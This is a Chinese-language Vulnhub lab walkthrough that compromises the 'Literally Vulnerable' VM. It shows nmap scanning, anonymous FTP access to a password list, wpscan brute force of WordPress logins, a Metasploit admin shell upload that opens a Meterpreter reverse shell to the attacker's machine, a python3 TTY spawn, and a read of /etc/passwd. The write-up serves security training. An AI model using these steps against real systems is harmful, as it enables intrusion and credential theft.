【Vulnhub】Litterally

原创

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信息搜集

使用nmap 扫描存活主机


```
nmap -sP 192.168.0.0/24

Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-23 20:27 CST
Nmap scan report for 192.168.0.1
Host is up (0.0059s latency).
MAC Address: 48:7D:2E:92:BB:61 (Tp-link Technologies)
Nmap scan report for 192.168.0.101
Host is up (0.44s latency).
MAC Address: A4:50:46:DD:59:5A (Xiaomi Communications)
Nmap scan report for 192.168.0.102
Host is up (0.53s latency).
MAC Address: 74:23:44:8D:74:79 (Xiaomi Communications)
Nmap scan report for literally.vulnerable (192.168.0.104)
Host is up (0.00026s latency).
MAC Address: B0:35:9F:56:8C:A9 (Intel Corporate)
Nmap scan report for 192.168.0.105
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 5.62 seconds
```

确定主机为192.168.0.104


扫描主机服务

```
nmap -sS 192.168.0.104 -p1-65535

Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-23 20:29 CST
Nmap scan report for literally.vulnerable (192.168.0.104)
Host is up (0.00053s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
65535/tcp open  unknown
MAC Address: B0:35:9F:56:8C:A9 (Intel Corporate)

Nmap done: 1 IP address (1 host up) scanned in 2.01 seconds
```

发现21,80,65535端口.先访问http://192.168.0.104 发现这是一个wordpress网站



再访问ftp://192.168.0.104 匿名登录后发现存在密码备份文件



```
Hi Doe,

I'm guessing you forgot your password again! I've added a bunch of passwords below along with your password so we don't get hacked by those elites again!

*$eGRIf7v38s&p7
yP$*SV09YOrx7mY
GmceC&oOBtbnFCH
3!IZguT2piU8X$c
P&s%F1D4#KDBSeS
$EPid%J2L9LufO5
nD!mb*aHON&76&G
$*Ke7q2ko3tqoZo
SCb$I^gDDqE34fA
Ae%tM0XIWUMsCLp
```


猜测wordpress后台密码可能在其中.

先用wpscan扫描网站用户

```
wpscan --url http://192.168.0.104/ -e u

[i] User(s) Identified:

[+] admin
 | Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```


而后接着用wpscan对后台进行密码暴破

```
wpscan --url http://192.168.0.104 -U admin -P backupPasswords

[+] Performing password attack on Xmlrpc against 1 user/s
Trying admin / Ae%tM0XIWUMsCLp Time: 00:00:00 <=============================================================

[i] No Valid Passwords Found.
```


发现后台密码不在其中.有点呆.

接着把端口服务访问完.65535端口是个未知服务,先试着访问http://192.168.0.104:65535 发现是一个web服务


使用dirbuster扫描一下目录



发现phpcms目录,访问后发现和80端口一样,也是wordpress站点,主题还和之前的一样.



发现一个提示还有一个加密博客




根据提示猜测需要登录.故再次进行密码暴破

```
先列举用户
wpscan --url http://192.168.0.104:65535/phpcms -e u

[i] User(s) Identified:

[+] maybeadmin
 | Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] notadmin
 | Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

wpscan --url http://192.168.0.104:65535/phpcms -U maybeadmin,notadmin -P backupPasswords

[+] Performing password attack on Xmlrpc against 2 user/s
[SUCCESS] - maybeadmin / $EPid%J2L9LufO5
Trying notadmin / $*Ke7q2ko3tqoZo Time: 00:00:00 <============================================================

[i] Valid Combinations Found:
 | Username: maybeadmin, Password: $EPid%J2L9LufO5
```

果然.


获取shell

登录后台




发现maybeadmin不是管理员账号(无法更改主题,也没有user栏)

在那篇加密博文中发现notadmin用户的密码



登录.notadmin才是管理员



使用msf exploit/unix/webapp/wp_admin_shell_upload 模块获取shell

```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set username notadmin
username => notadmin
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set rport 65535
rport => 65535
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts 192.168.0.104
rhosts => 192.168.0.104
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set password Pa$$w0rd13!&
password => Pa$$w0rd13!&
msf5 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.0.105:4444
[-] Exploit aborted due to failure: not-found: The target does not appear to be using WordPress
[*] Exploit completed, but no session was created.
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /phpcms
targeturi => /phpcms
msf5 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.0.105:4444
[*] Authenticating with WordPress using notadmin:Pa$$w0rd13!&...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /phpcms/wp-content/plugins/NELcBxncKw/ODiJwAzMbj.php...
[*] Sending stage (38288 bytes) to 192.168.0.104
[*] Meterpreter session 1 opened (192.168.0.105:4444 -> 192.168.0.104:53564) at 2020-01-23 20:54:30 +0800
[+] Deleted ODiJwAzMbj.php
[+] Deleted NELcBxncKw.php
[+] Deleted ../NELcBxncKw

meterpreter > sysinfo
Computer    : literallyvulnerable
OS          : Linux literallyvulnerable 4.15.0-74-generic #84-Ubuntu SMP Thu Dec 19 08:06:28 UTC 2019 x86_64
Meterpreter : php/linux
meterpreter >
```


进入linux shell

```
meterpreter > shell
Process 2835 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
ls
ls /
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
var
vmlinuz
vmlinuz.old
```


这不是标准linux shell会话,需要先获得一个tty

```
which python
sh: 0: getcwd() failed: No such file or directory
which python3
sh: 0: getcwd() failed: No such file or directory
/usr/bin/python3
```

发现服务器装有python3,使用python3来建立tty会话

```
python3 -c "import pty;pty.spawn('/bin/bash')"
```

```
python3 -c "import pty;pty.spawn('/bin/bash')"
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
www-data@literallyvulnerable:$ whoami
whoami
www-data
www-data@literallyvulnerable:$
```

查看passwd文件

```
www-data@literallyvulnerable:$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/bin/bash
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
doe:x:1001:1001:Doe,,,:/home/doe:/bin/bash
john:x:1000:1000:,,,:/home/john:/bin/bash
ftp:x:112:115:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
```

